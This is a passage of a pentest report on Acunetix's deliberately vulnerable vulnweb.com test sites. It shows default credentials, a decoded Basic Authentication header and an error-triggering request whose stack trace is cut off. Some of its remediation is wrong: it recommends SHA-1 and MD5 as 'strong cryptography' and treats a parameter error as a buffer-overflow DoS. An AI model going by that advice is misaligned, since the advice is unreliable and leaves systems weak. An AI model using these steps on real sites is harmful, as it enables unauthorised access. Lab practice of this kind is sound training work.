Vanessa de Oliveira
Information Security

Pentesting Report

Date: November 02nd, 2022.
Confidential

Information

The Pentest was performed from 29/10/2022 to 31/10/2022, as part of a series of tests requested.
The request consist in finding three of the high-risk vulnerabilities of the follow websites:

1. http://rest.vulnweb.com/
2. http://testphp.vulnweb.com/
3. http://testhtml5.vulnweb.com/
4. http://testaspnet.vulnweb.com/

All of the above websites are applications purposely made with vulnerabilities for pentesters to test their skills, not requiring any further authorization for the tests made.
The information on this report was used for study only and I am not responsible for any malicious use made with the information on this report.

Tools Used

1. Kali Linux
2. Nessus
3. Burp
4. Sqlmap

Definitions

The vulnerabilities technical severity, names and affected functions are according to the ZOFixer definitions: https://zofixer.com/vulnerability-definitions/.

About me


Vanessa de Oliveira, brazilian, Information Security Specialist with six years of experience in the field, worked with technical and governance sides of information security. Passionate about technology and information security, always looking to improve my skills.

Contact:

Cellphone	55+ (11) 9643-09295
E-mail	van_oliveira11@outlook.com
Linkedin	https://www.linkedin.com/in/vanessa-oliveira-759442137/

Executive Summary

The project requested to detect three high risk vulnerabilities for each of the four web applications informed on the Information session of this report on the previous page, the severity is according to the ZOFixer definition. Therefore, the lower risk vulnerabilities were not considered in this report, just as other potential high risks vulnerabilities that could be found in further tests.



http://rest.vulnweb.com/			
Vulnerability	Server Security Misconfiguration	Broken Cryptography	Application-Level Denial-of-Service (DoS)
Risk	Very High	Very High	Very High
CWEID	CWE-1392	CWE-327	CWE-400

http://testphp.vulnweb.com/			
Vulnerability	Server Side Injection	Server-Side SQL Injection	Insecure OS/Firmware
Risk	Very High	Very High	Very High
CWEID	CWE-94	CWE-5694	CWE-259

http://testhtml5.vulnweb.com/			
Vulnerability	Broken Authentication and Session Management	Cross-Site Scripting (XSS)	Insecure OS/Firmware
Risk	Very High	High	Very High
CWEID	CWE-305	CWE-79	CWE-77


http://testaspnet.vulnweb.com/			
Vulnerability	Server-Side SQL Injection	Cross-Site Scripting (XSS)	Sensitive Data Exposure
Risk	Very High	High	Very High
CWEID	CWE-89	CWE-79	CWE-209

Information Gathering

As the applications requested to be tested were made for testing purposes only and don't have real client use besides the pentesters themself, the information gathering was limited to the documentation and information on the web application themselves, also to avoid finding exploitations made by other pentesters on the same web applications.


Application: http://rest.vulnweb.com/

- On the page's documentation, the application authentication URLs to be tested were found:



2. Create `http://rest.vulnweb.com/` Target and make note of the following URLs:
   - For Basic Authentication -> `http://rest.vulnweb.com/basic_authentication/api/`
   - For JSON Web Token -> `http://rest.vulnweb.com/jwt/api/`
   - For OAuth2 -> `http://rest.vulnweb.com/oauth2/api/`


The documentation can be accessed through the main page, together with the technologies used by the application:



DOCUMENTATION   ACUNETIX VULNERABLE TEST WEBSITES

Technologies:	Ubuntu 18, Apache, PHP 7.1, MySQL
Supported Formats:	JSON, XML
Supported Authentication Types:	JSON Web Token, Basic Authentication, OAuth2
Supported Importable File Forrmarts:	Swagger/OpenAPI, Postman, Fiddler

The documentation also has the accepted request HTTP format:




Sample request:

```
PUT /basic_authentication/api/comments/101 HTTP/1.1
Host: rest.vulnweb.com
Authorization: Basic YWRtaW46MTIzNDU2
Content-type: application/json
Accept: application/json

{
  "user_id": "21",
  "post_id": "34",
  "comment": "test comment"
}
```


Application: http://testphp.vulnweb.com/

- All the information used for the tests were found by exploring the application itself.



Application: http://testhtml5.vulnweb.com/


- All the information used on the test was gathered by investigating the website itself and the warning disclosed on the page.



Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was created so that you can test your Acunetix, other tools, or your manual penetration testing skills. The application code is prone to attacks such as Cross-site Scripting (XSS) and XML External Entity (XXE). Links presented on this site have no affiliation to the site and are here only as samples.

Application: http://testaspnet.vulnweb.com/

- All the information used on the test was gathered by investigating the website itself and the warning disclosed on the page.




Warning: This is not a blog. This is a test site for Acunetix. It is vulnerable to SQL Injections, Cross-site Scripting (XSS), and more. It was built using ASP.NET and it shows how bad programming leads to vulnerabilities. Do not visit the links in the comments. They are posted by malicious parties who are trying to exploit this site to their advantage. Comments are purged daily.

Exploitation of Vulnerabilities

Application: http://rest.vulnweb.com/

Summary Title:	Server Security Misconfiguration
Affected Function:	Using Default Credentials
Target:	http://rest.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability):	http://rest.vulnweb.com/basic_authentication/api/
CWEID	CWE-1392

Description:
It was possible to detect the use of very weak and predictable credentials being used to login on the website.


Fazer login

http://rest.vulnweb.com

Sua conexão a este site não é particular

Nome de usuário	admin
Senha	••••••


Image 1 - Weak credential found

After only a few tries to log in with common credentials, the username (id) admin and password 123456 logged successfully on the webpage.
The acceptance of weak credentials can lead to a data leak attack and even a sensitive data exposure, as an attacker could easily guess credentials by trying commonly used passwords and usernames (id's), or through a brute force attack.

Solution:
Demand for users to create complex passwords, using numbers, special characters, uppercase and lowercase letters, and a minimum of 8 characters per password. Is also important to use least privilege methodology to avoid an attacker to steal an account with higher privileges easily, and avoid incidents by unnecessary privileges given to accounts.

Summary Title:	Broken Cryptography
Affected Function:	Cryptography Flaw
Target:	http://rest.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://rest.vulnweb.com/basic_authentication/api/
CWEID	CWE-327


Description:
The website uses HTTP Basic Authentication, a method in which the username (id) and password are encoded by base64, which means it is not encrypted and only encoded.
This information was detected by using Burp Suite to perform a Man in the Middle Attack and capture the request sent to authenticate on the website, as shown in the next image.



```
1 GET /basic_authentication/api/ HTTP/1.1
2 Host: rest.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  mage/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization: Basic YWRtaW46MTIzNDU2
```

Image 2 - HTTP Basic Authentication

On the line 9 of the above image, we can see a message encoded by base64, which is the username (id) and password used to authenticate on the website.The decoding was made by Burp Suite, as shown on Image 3.


Selected text

```
YWRtaW46MTIzNDU2
```

Decoded from: Base64

```
admin:123456
```


Image 3 - Base64 Encode Message

The HTTP Basic Authentication is a weak form to protect credentials, as they are very easy to decode.
This encoding method can only be considered when the connection between the webserver and the client is also secure, which is not the case as it was possible to capture the request with Burp Suite and see the encoding message as shown on Image 2. An attacker could perform a man in the middle attack to steal the users credentials.

Solution:
Consider using strong cryptography methods, like for example: SHA-1, MD5.
Configure a SSL/TLS cryptography method on the website, that way the requests between client and web server will be protected against man in the middle attacks.

Summary Title:	Application-Level Denial-of-Service (DoS)
Affected Function:	Critical Impact and/or Easy Difficulty
Target:	http://rest.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://rest.vulnweb.com/basic_authentication/api/users/
CWEID	CWE-400


Description:
By using Nessus scan, it detected multiple vulnerabilities related to the outdated PHP version being used on the web application.



CRITICAL	10.0	PHP Unsupported Version Detection
CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	9.8	PHP 7.1.x < 7.1.27 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.1.x < 7.1.28 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.1.x < 7.1.29 Heap-based Buffer Overflow Vulnerability.
CRITICAL	9.1	PHP 7.1.x < 7.1.30 Multiple Vulnerabilities.
HIGH	7.5	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.1	PHP 7.1.x < 7.1.31 Multiple Vulnerabilities.
MEDIUM	5.3	PHP < 7.3.28 Email Header Injection

Image 4 - PHP Vulnerabilities

One of the vulnerabilities detected was “9.1 - 7.1.x < 7.1.29 Heap-based Buffer Overflow Vulnerability”. In this topic, Nessus informed about a Buffer Overflow Vulnerability that could cause a potentially Denial of Service (DoS) Attack.




CRITICAL PHP 7.1.x < 7.1.29 Heap-based Buffer Overflow Vulnerability.

Description

According to its banner, the version of PHP running on the remote web server is 7.1.x prior to 7.1.29. It is, therefore, affected by a heap-based buffer over-read condition within _estrndup of the exif_process_IFD_TAG in the exif.c script.
An unauthenticated, remote attacker can exploit this, to cause a denial of service condition or the execution of arbitrary code.

Image 5 - Heap-based Buffer Overflow Vulnerability


Using Burp Suite to send HTTP Request to the application, we sent a request informing a higher number of variables than the application expected for that request, by inserting user_id, post_id, and comment_id on a URL that wouldn’t probably expect these variables.



```
PUT /basic_authentication/api/users/101 HTTP/1.1
Host: rest.vulnweb.com
Authorization: Basic YWRtaW46MTIzNDU2
Content-type: application/xml
Accept: application/xml
Content-Length: 143

<?xml version="1.0" encoding="UTF-8" ?>
  <comment>
    <user_id>
      27
    </user_id>
    <post_id>
      1
    </post_id>
    <comment>
      admin
    </comment>
  </comment>
```

Image 4 - Request sent to application

As a return, the HTTP Response sent from the web server was an error, indicating an overflow vulnerability that could be exploited by an DoS attack. Besides the application not handling data correctly, the error also exposed information about the application, like the existence of a users.php file that probably has users data. A Denial of Service Attack (DoS) could lead to website unavailability.



```
HTTP/1.1 500 Internal Server Error
Date: Wed, 02 Nov 2022 13:07:52 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.1.26
Content-Length: 4583
Connection: close
Content-Type: application/xml

<error>
  <message>
    Slim Application Error
  </message>
  <exception>
    <type>
      PDOException
    </type>
    <code>
      HY093
    </code>
    <message>
      <![CDATA[SQLSTATE[HY093]: Invalid parameter number: number of bound variables does not match number of
      tokens]]>
    </message>
    <file>
      /var/www/src/routes/users.php
    </file>
    <line>
      121
    </line>
    <trace>
      <![CDATA[#0 /var/www/src/routes/users.php(121): PDOStatement->execute(Array)
      #1 [internal function]: Closure->{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response), Array)
      #2 /var/www/vendor/slim/slim/Slim/Handlers/Strategies/RequestResponse.php(40):
      call_user_func(Object(Closure), Object(Slim\Http\Request), Object(Slim\Http\Response), Array)
      #3 /var/www/vendor/slim/slim/Slim/Route.php(281):
      Slim\Handlers\Strategies\RequestResponse->__invoke(Object(Closure), Object(Slim\Http\Request),
      Object(Slim\Http\Response), Array)
      #4 /var/www/vendor/slim/slim/Slim/MiddlewareAwareTrait.php(117):
      Slim\Route->__invoke(Object(Slim\Http\Request), Object(Slim\Http\Response))
      #5 /var/www/vendor/slim/slim/Slim/Route.php(268):
      Slim\Route->callMiddlewareStack(Object(Slim\Http\Request), Object(Slim\Http\Response))
      #6 /var/www/vendor/slim/slim/Slim/App.php(503): Slim\Route->run(Object(Slim\Http\Request),
      Object(Slim\Http\Response))
      #7 /var/www/src/middlewares/check_auth_type.php(19): Slim\App->__invoke(Object(Slim\Http\Request),
      Object(Slim\Http\Response))
      #8 [internal function]: Closure->{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response),
      Object(Slim\App))
      #9 /var/www/vendor/slim/slim/Slim/DeferredCallable.php(57): call_user_func_array(Object(Closure), Array)
      #10 [internal function]: Slim\DeferredCallable->__invoke(Object(Slim\Http\Request),
```

